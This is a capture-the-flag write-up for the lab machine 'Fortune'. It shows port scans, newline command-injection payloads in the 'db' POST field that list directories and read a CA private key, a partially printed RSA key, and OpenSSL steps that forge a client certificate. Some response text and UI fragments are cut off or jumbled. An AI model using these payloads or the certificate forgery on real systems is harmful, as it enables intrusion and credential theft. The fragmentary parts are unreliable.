Fortune

```
======================
|      FORTUNE 10.10.10.127         |
======================
```

InfoGather

```
------------------------------------------------------------------
OPEN PORTS
------------------------------------------------------------------
root@kali:~/HTB/boxes/Fortune# nmap -sC -sV -O -A 10.10.10.127
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-09 11:06 -08
Nmap scan report for fortune.htb (10.10.10.127)
Host is up (0.096s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 07:ca:21:f4:e0:d2:c6:9e:a8:f7:61:df:d7:ef:b1:f4 (RSA)
|   256 30:4b:25:47:17:84:af:60:e2:80:20:9d:fd:86:88:46 (ECDSA)
|_  256 93:56:4a:ee:87:9d:f6:5b:f9:d9:25:a6:d8:e0:08:7e (ED25519)
80/tcp  open  http       OpenBSD httpd
|_http-server-header: OpenBSD httpd
|_http-title: Fortune
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=3/9%OT=22%CT=1%CU=32047%PV=Y%DS=2%DC=T%G=Y%TM=5C840F27
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=RD%CI=RI%TS=22)OPS(O1
OS:=M54DNNSNW6NNT11%O2=M54DNNSNW6NNT11%O3=M54DNW6NNT11%O4=M54DNNSNW6NNT11%O
OS:5=M54DNNSNW6NNT11%O6=M54DNNSNNT11)WIN(W1=4000%W2=4000%W3=4000%W4=4000%W5
OS:=4000%W6=4000)ECN(R=Y%DF=Y%T=40%W=4000%O=M54DNNSNW6%CC=N%Q=)T1(R=Y%DF=Y%
OS:T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=S%F=
OS:AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 2 hops

TRACEROUTE (using port 25/tcp)
HOP RTT      ADDRESS
1   96.38 ms 10.10.14.1
2   96.40 ms fortune.htb (10.10.10.127)

--------------------------------------------------------------------------------
DIRB RESULTS DID NOT SHOW ANYTHING
-------------------------------------------------------------------------------
```

However https wants a Certificate when we try to visit the site. This suggests we are going to need a certificate.


Gaining Access

```
----------------------------------------------------------------------------
CATCH THE POST REQUETS IN BURP
----------------------------------------------------------------------------
```

In burp we can see a post request is sent to the webserver whenever we click the submit button.
We use db to change the request and are able to gain RCE using encoding!!!!

```
db=%0a/bin/ls%20/home/
```


This shows us 3 user profiles. Bob, Charlie, and Nfsuser



```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: close
Upgrade-Insecure-Requests: 1

db=%0a/bin/ls%20/home/
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ut
Date: Sat, 09 Mar 2019 20:39:00 GMT
Server: OpenBSD httpd
Content-Length: 442

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='widt
<meta http-equiv="X-UA-Compatible"
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

Hartley&#39;s First Law:
        You can lead a horse to wat
        on his back, you&#39;ve got
bob
charlie
nfsuser


</pre><p>
<p>Try <a href='/'>again</a>!</p>
</body>
</html>
```

After some browsing we discover that Bob has the CA




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://10.10.10.127
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Connection: close
Upgrade-Insecure-Requests: 1

db=db=%0a/bin/ls%20/home/bob/ca
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Sat, 09 Mar 2019 19:34:16 GMT
Server: OpenBSD httpd
Content-Length: 402

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width,
initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

certs
crl
index.txt
index.txt.attr
index.txt.old
intermediate
newcerts
openssl.cnf
private
serial
serial.old


</pre><p>
<p>Try <a href='/'>again</a>!</p>
</body>
</html>
```

We will need to generate a certificate for ourselves. This will require the CA cert and the CA key cert.
We will need to view the below files using Burp and save them to our attack machine to create a certiticate using the CA
COMMANDS:
db=%0a/bin/cat%20/home/bob/ca/intermediate/private/intermediate.key.pem
db=%0a/bin/cat%20/home/bob/ca/intermediate/certs/intermediate.cert.pem



```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.127/
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Connection: close
Upgrade-Insecure-Requests: 1

db=%0a/bin/cat%20/home/bob/ca/intermediate/private/intermediate.key.pem
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Sat, 09 Mar 2019 19:36:57 GMT
Server: OpenBSD httpd
Content-Length: 3822

<!DOCTYPE html>
<html>
<head>
<title>Your fortune</title>
<meta name='viewport' content='width=device-width, initial-scale=1'>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
</head>
<body>
<h2>Your fortune is:</h2>
<p><pre>

When two people are under the influence of the most violent, most
insane, most delusive, and most transient of passions, they are
required to swear that they will remain in that excited, abnormal, and
exhausting condition continuously until death do them part.
                -- George Bernard Shaw
-----BEGIN RSA PRIVATE KEY-----
```

MIIJKQIBAAKCAgEAuT6pzUbl4RIyDuJv0S36vZw96P0FoUgsezmDqNDqAEN+qUGN
TzZAj0vCAJu7tiJjnvrUxf4SzuLRQEsU99R6UDBj/rz1dMRq3P/7VdbNC5o2zrd9
9fN/MDz288Rv7Z24LKWvPoEFWUSD5pQo+lregWcl4yzTS0hHQjjk/aGPPkLFbT1o
W/kbz9205JT1LvB+mqNWbR/0Q92K7Ns3b2UqEdvD0om/t7SAphhkGYEtsxyEdiI9
7sB6jXxlgMzblwFlQaRvh6M7u6rCm/VGQDFwY3d/zA1TtZ0vuAJ2/EEs0NU6XySL
6YmfIsPJdw4NoeEeXofqwQjNf2bsjgQZrOujLxTBo1L4cFsNvZWwwNscyr+wZM/S
ybEG83vBe4e+wvzkT7YD4lqubvXZD346jKcn0F/lviF6HmxhULSpac4X0NYPJhVo
KmimYUWi2fJ/1B2PgRrzv/mmlgL7J0pJNWMUbc0bEf690QziuCXj5R/+Lover058
nrvCAmI4I4wUNTGAgDC1J4hbVuYXEjK1GT+zlnX9+JAqGthxxqQp/YXYk1lgA5xp
ANJIlxH0gwaTQ4a8HAPBliHnEV0vXK38+yzRe1/uD3OUWKw+DYD/EmH78QiAr7Yb
7K4H1yh5VF9zkLCTN6WYoa5M1Z0Tnb8ev85Uw5wsa/piZvRo7VqzYbDtl8MCAwEA
AQKCAgEAkjfD+N+g0LOtElN2TtYewtRAPVYc+9ogRKq28PUtpEemGccLix8qmBkM
c68B5qwA0+WPWUPbVbd/v20IiqQYbnfGe7p1klwCg7sYlg2ilyaLX2tA6I/40/3m
fVD7jeCYiafHVXJI5toEBz4emHdidokaQ00DcE0A9iglpIuKrX3Ktghl/TgR3W0P
DesWKpyf2ThdZA0irvKcXaY3fpxBOxho5CV8WW0KpBld70Ua79w0OdGPVJJkMJGe
EmuCdRoE+uRAUfZy6xlHzhs5/DUEwkP3gw5Cs0IICyDmEQPkfn3cOIKCdUFTg/9R
cbVCzi0P7VMi5oYsugppezeBjiX+EDQogYDpSF94aFy8FdG0UgGLUpicNyG93niL
iXTJ0X0M51E1AWSvECguIuUaNuDW+ZOdMCGoKKVCjTzHGvMunSPSibIhSprhf4v0
KrBxalXAZafq6jVrEkQkNQrVVaodkFMFH4+J35a8Zi1mOiQ9xFmGMV+8AUiz09J
4P0cf7WzLb/FilyhwIM3HPSI7n3mJ0x7xkuQ3COxioVbvCkz0fAaQzz1U8h/pFxV
+wfx2X5F3N0RzU5efR/M/AsniBRId7MBTJ44qWQln8itM+8aWTKiLrhD0cC55euq

Copy both these certificates to our attack device using the names 1000.pem and intermediate.key.pem

----
NEXT CREATE A CERTIFICATE

(Create a request first)
openssl req -newkey rsa:4096 -keyout alice_key.pem -out alice_csr.pem -nodes -days 365 -subj "/CN=alice"


(Create the cert using the certs we donwloaded.
openssl x509 -req -in alice_csr.pem -CA intermediate.cert.pem -CAkey intermediate.key.pem -out alice_cert.pem -set_serial 01 -days 365


(Put the certs into a p12 file for us in firefox)
openssl pkcs12 -export -clcerts -in alice_cert.pem -inkey alice_key.pem -out alice.p12


(Make sure the certs look good and are pass protected)
openssl pkcs12 -in alice.p12

IMPORT CERTIFICATE INTO FIREFOX

Go to Firefox preferences than Privacy & Security than click the “View Certificates” Button than click “Import” and import the cert we just made.
When prompted to use that certiicate everytime click yes.







You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
Fortune Co HTB			
alice	Software Security Device	01	March 8, 2020

Firefox Data Collection and Use

We strive to provide y
improve Firefox for ev
information.
Privacy Notice


Security

Deceptive Content

Certificates

When a server reques
Select one autom
Ask you every time
Query OCSP responder servers to confirm the current validity of


----
NOW USE THE CERTIFICATE WE IMPORTED
----
https://10.10.10.127


https://fortune.htb

You will need to use the local authpf service to obtain elevated network access. If you do not already have the appropriate SSH key pair, then you will need to generate one and configure your local system appropriately to proceed.

CLICK GENERATE

